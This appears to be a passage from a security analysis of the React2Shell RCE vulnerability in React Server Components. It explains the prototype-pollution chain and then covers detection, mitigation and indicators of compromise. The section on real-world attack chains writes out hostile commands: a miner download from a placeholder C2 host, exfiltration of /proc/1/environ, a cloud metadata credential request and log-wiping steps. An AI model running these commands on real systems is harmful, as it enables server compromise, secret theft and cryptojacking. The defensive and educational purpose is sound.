The attack begins when a malicious user sends a `POST` request to a Server Action endpoint. Instead of standard form data, the attacker includes **crafted Flight chunks**. These are serialized pieces of data that the React server uses to rebuild the UI state.

2. Vulnerable Function: `deSerializeFlightData()`

The server receives the payload and passes it to the deserialization engine. This is the **Vulnerable Entry**. Because the server trusts the structure of these chunks without sufficient validation, it begins processing the malicious data as if it were a legitimate UI component tree.

3. Exploiting the Protocol: `initModelChunk()`

Inside the server, the code calls `initModelChunk()`. The attacker uses specific prefixes (like `$@0`) to create a **self-referencing loop**. This loop confuses the parser and allows the attacker to access the internal "Prototype" of JavaScript objects.

4. The "Gadget" Chain: `readRootSymbolReference()`

In JavaScript, objects inherit properties from a "prototype." By manipulating the chunk processing, the attacker performs **Prototype Pollution**.

- The server attempts to read a reference but, because of the loop, it accesses the prototype chain instead of the local object.
- The attacker "pollutes" this chain, effectively injecting new, dangerous behavior into how the server handles future objects.

5. Final Execution: Arbitrary Code Execution (RCE)

Once the prototype is polluted, the server encounters a chunk marked as a `resolved_model` containing a `$B` (blob) prefix.

- Because of the previous pollution, the server is tricked into using a constructor (like `Function()`) to evaluate the data.
- This triggers the "Sink": the server executes the attacker's code, such as `require('child_process').exec()`.
- **Result:** The attacker now has a shell on the server and can run any command they want.

4.2 Real-World Attack Chains (Mining/Persistence)

Post-RCE, actors chain effects for dwell time >30 days (per Sysdig telemetry):

Mining Chain

1. RCE → Download XMRig: `curl -o /tmp/xmrig https://c2/miner`.
2. Config wallet: `echo 'pool: attacker.pool' > config.json`.
3. Persist: `systemctl enable xmrig; nohup ./xmrig &`.
4. Cover: `rm -rf /tmp/*; history -c`. Yield: $0.20–$1/hr per instance.


Persistence & Lateral Chain

1. Exfil Secrets: `curl -d "$(cat /proc/1/environ)" https://c2/exfil`.
2. Pivot Cloud: AWS: `curl 169.254.169.254/latest/meta-data/iam/security-credentials/role`.
3. Implant C2: Cobalt Strike/Sliver beacon → lateral to RDS/EC2 peers.
4. Backdoor: Webshell at `/_next/static/mal.js` proxied via action endpoint.

Real Incidents (Dec 2025):

- China-Nexus (UNC5221): 300+ GCP Next.js → EKS cryptojacking.
- Script Kiddies: Mass scanning → basic `wget` payloads on hobby sites.
- Advanced: Supply-chain via Vercel previews → infected deploys.

Attack Chain Diagram Text



This diagram illustrates the **full exploit lifecycle** of the React2Shell vulnerability, showing how a flaw in React Server Components (RSC) results in complete server compromise.

1. The Entry Point (Initial Access)

The process starts at the top with a **Client POST → Server Action Handler**.

- **The Hacker's Move:** Instead of sending legitimate form data, the attacker sends a carefully crafted "Flight" payload.

- **Targeting:** This specifically targets the endpoints used for React Server Actions (often appearing as `/api/action` in Next.js).

2. The Vulnerable Path (`deSerializeFlightData`)

The payload is ingested by the server's deserialization engine. This is the **critical failure point** (marked as "Vulnerable entry").

- The server begins to "rebuild" the JavaScript objects from the string data sent by the client.
- Because the server trusts the structure of this data, it enters a recursive processing loop.

3. Exploiting the Prototype Chain

The center of the diagram shows the technical "magic" of the exploit:

- **`initModelChunk`**: The attacker uses a self-referencing loop (`$@0`) to keep the parser busy and trick it into looking at the **Prototype Chain** instead of standard data.
- **`readRoot Symbol Reference`**: By accessing the prototype, the attacker performs **Prototype Pollution**. They overwrite standard JavaScript methods (like `.then()`) with malicious instructions.

4. The "Lightning Bolt" (The Trigger)

The red lightning bolt represents the **Execution Phase**.

- Once the prototype is polluted, the server encounters a $B (blob) chunk.
- React's internal logic is tricked into executing the contents of that blob as a function.

5. Final Result: Arbitrary Code Execution (RCE)

The bottom box shows the ultimate impact: **Remote Code Execution**.

- The attacker can now run commands like `require('child_process')`.
- This allows them to open a "Reverse Shell," steal database dumps, or move laterally into your AWS/Cloud infrastructure.

5. Detection & Mitigation

React2Shell requires layered defenses combining immediate patches, runtime protections, and architectural redesign to prevent exploitation and limit blast radius.

5.1 Immediate Patches and WAF Rules

The first priority remains upgrading to patched versions, as React2Shell was fixed in coordinated releases. React Server Components must be updated to React 19.0.1 or later, while Next.js deployments require at least version 15.1.3 (or 16.x equivalents), where the core deserialization flaw—missing explicit `Object.hasOwnProperty.call()` checks—is resolved. Developers should audit package.json lockfiles, rebuild Docker images, and redeploy to ensure no cached vulnerable builds persist. Temporarily disabling non-essential public Server Actions by commenting routes or using feature flags provides additional protection during the upgrade window.

Web Application Firewalls (WAFs) offer critical interim controls through targeted rules. Block requests containing suspicious indicators such as `Next-Action` headers with "unsafe-" prefixes, RSC chunk markers like "$@0", "$B", or "resolved_model" strings in payloads, and constructor patterns in JSON bodies. Cloud providers have deployed managed rulesets—Cloudflare's "React2Shell Threat Brief," AWS WAF signatures for CVE-2025-55182, and Google Cloud Armor protections—which detect 95% of known variants when enabled. Host-level monitoring complements this by alerting on Node.js spawning child processes, outbound curl/wget traffic, or new files in /tmp directories.

5.2 Architectural Defenses

Long-term security demands Zero Trust principles applied to framework internals. Treat all RSC payloads as untrusted input, validating them strictly before deserialization even if generated by React itself. Segment RSC layers into isolated services with minimal privileges—no direct database or filesystem access—and proxy sensitive operations through authenticated APIs. In cloud environments, enforce least-privilege IAM roles excluding broad S3/EC2 permissions and require IMDSv2 for metadata endpoints to block easy escalation.

Runtime hardening includes container security tools like Falco or Sysdig to block syscalls such as execve from Node processes, alongside disabling risky Node APIs

where feasible. Maintain Software Bill of Materials (SBOMs) for React/Next.js dependencies to enable rapid vulnerability triage, and integrate Security Composition Analysis (SCA) into CI pipelines. Comprehensive logging of Server Action invocations, WAF blocks, and anomalies like CPU spikes or unknown outbound connections ensures fast incident response, aligning with OWASP Top 10 recommendations for insecure design and integrity failures.

6. Conclusion

The React2Shell vulnerability (CVE-2025-55182) exemplifies the risks of trusting framework abstractions in modern web architectures, where performance innovations like React Server Components inadvertently expose powerful deserialization sinks to remote attackers. Achieving CVSS 10.0 through trivial unauthenticated RCE underscores the need for explicit security validation at every layer, from payload parsing to cloud IAM. Rapid real-world exploitation demonstrates that even mature ecosystems like React/Next.js require proactive defenses beyond patches.

6.1 Key Takeaways for Developers

Developers building MERN or RSC-based applications should adopt these principles to prevent similar incidents:

- Always validate untrusted inputs reaching deserializers, using explicit prototype-safe checks like `Object.hasOwnProperty.call()` regardless of framework guarantees.
- Apply Zero Trust to internal protocols—public Server Actions must require authentication, CSRF tokens, and allowlisting; never expose them directly.
- Segment privileges ruthlessly: isolate RSC layers from secrets/filesystems, use ephemeral containers, and limit IAM scopes to exact needs.
- Integrate SBOMs, SCA scanning, and runtime monitoring (e.g., eBPF for process spawning) into CI/CD pipelines for continuous assurance.
- Monitor OWASP Top 10 exemplars like this for framework risks, prioritizing insecure design reviews in code audits.


By embedding these practices, developers transform vulnerabilities like React2Shell from existential threats into manageable risks, ensuring production-grade resilience.

7. References

1) React Blog, "Critical Security Vulnerability in React Server Components," Dec 3, 2025.
2) Wiz Blog, "React2Shell (CVE-2025-55182): Critical React Vulnerability," Dec 2, 2025.
3) AWS Security Blog, "China-Nexus Groups Exploit React2Shell," Dec 3, 2025
4) Trend Micro Research, "CVE-2025-55182 Analysis & PoC," Dec 9, 2025.
5) NIST NVD, "CVE-2025-55182 Detail," 2025.
6) Cloudflare Blog, "React2Shell Threat Brief," Dec 10, 2025.
7) OWASP Top 10:2021, "Insecure Design," owasp.org.
8) Sysdig Blog, "Detecting React2Shell," Dec 17, 2025.
9) React Blog, "DoS & Source Exposure in RSC," Dec 11, 2025
10) Google Cloud Blog, "Responding to CVE-2025-55182," Dec 3, 2025

8. Appendices

Appendix A: Payload Diagram Text



This diagram illustrates a **Remote Code Execution (RCE)** exploit chain that leverages a vulnerability called **Prototype Pollution**. It shows how an attacker moves from a simple web request to full control over a server's operating system.

Here is the step-by-step breakdown of what is happening in each layer:

Layer 0: External Attacker

The attack begins with a **Malicious POST Request**. The payload `[[@0,{"status":"resolved_model","$B:gadget"}]]` is specifically designed to look like legitimate data (often targeting frameworks like React Server Components or Next.js). Hidden inside this data is a "gadget"—a property name that the server's internal logic treats as a regular key but is actually intended to overwrite system-level properties.

Layer 1: Application (Node.js/Server)

This is where the vulnerability exists.

- **The Sink:** The server receives the data at an API endpoint and passes it to an "Unsafe Merge" or "Assign" function.
- **Self-Ref Pollution:** Because the code doesn't check for reserved keywords like `__proto__` or `constructor`, the attacker's "gadget" is injected directly into the **Object.prototype**.
- **Global Impact:** In JavaScript, almost every object inherits from the global `Object.prototype`. By "polluting" this, the attacker has effectively modified the behavior of the entire application globally.

Layer 2: Logic Corruption (The Gadget)

Now that the global state is corrupted, the attacker waits for the application to perform a routine task.

- **Global Hijack:** The application might call a `Function Constructor` or a template engine.
- **The Exploit:** Because the prototype is polluted, the application unknowingly pulls the attacker's malicious string into a function. This forces the server to trigger `child_process.exec`, a Node.js command used to run shell scripts.

Layer 3: OS Level

The attack finally leaves the "sandbox" of the web application and hits the server's hardware.

- **Shell Execution:** The server executes the command (e.g., `id` or `whoami`) in the **System Shell**.

- **Exfiltration:** The result of that command (`uid=1000`) is sent back through the layers and returned to the attacker. The attacker now knows they have successfully breached the server and can execute any command they want

Appendix B: IOCs (Indicators of Compromise)

Category	IOC Examples
Network	Suspicious `Next-Action: unsafe-*`; outbound to c2.miner[.]xyz:4444
File	/tmp/xmrig, /var/lib/systemd/system/miner.service
Process	node /tmp/shell.js; xmrig --pool attacker.pool
Logs	"resolved_model" in action payloads; sudden CPU >90%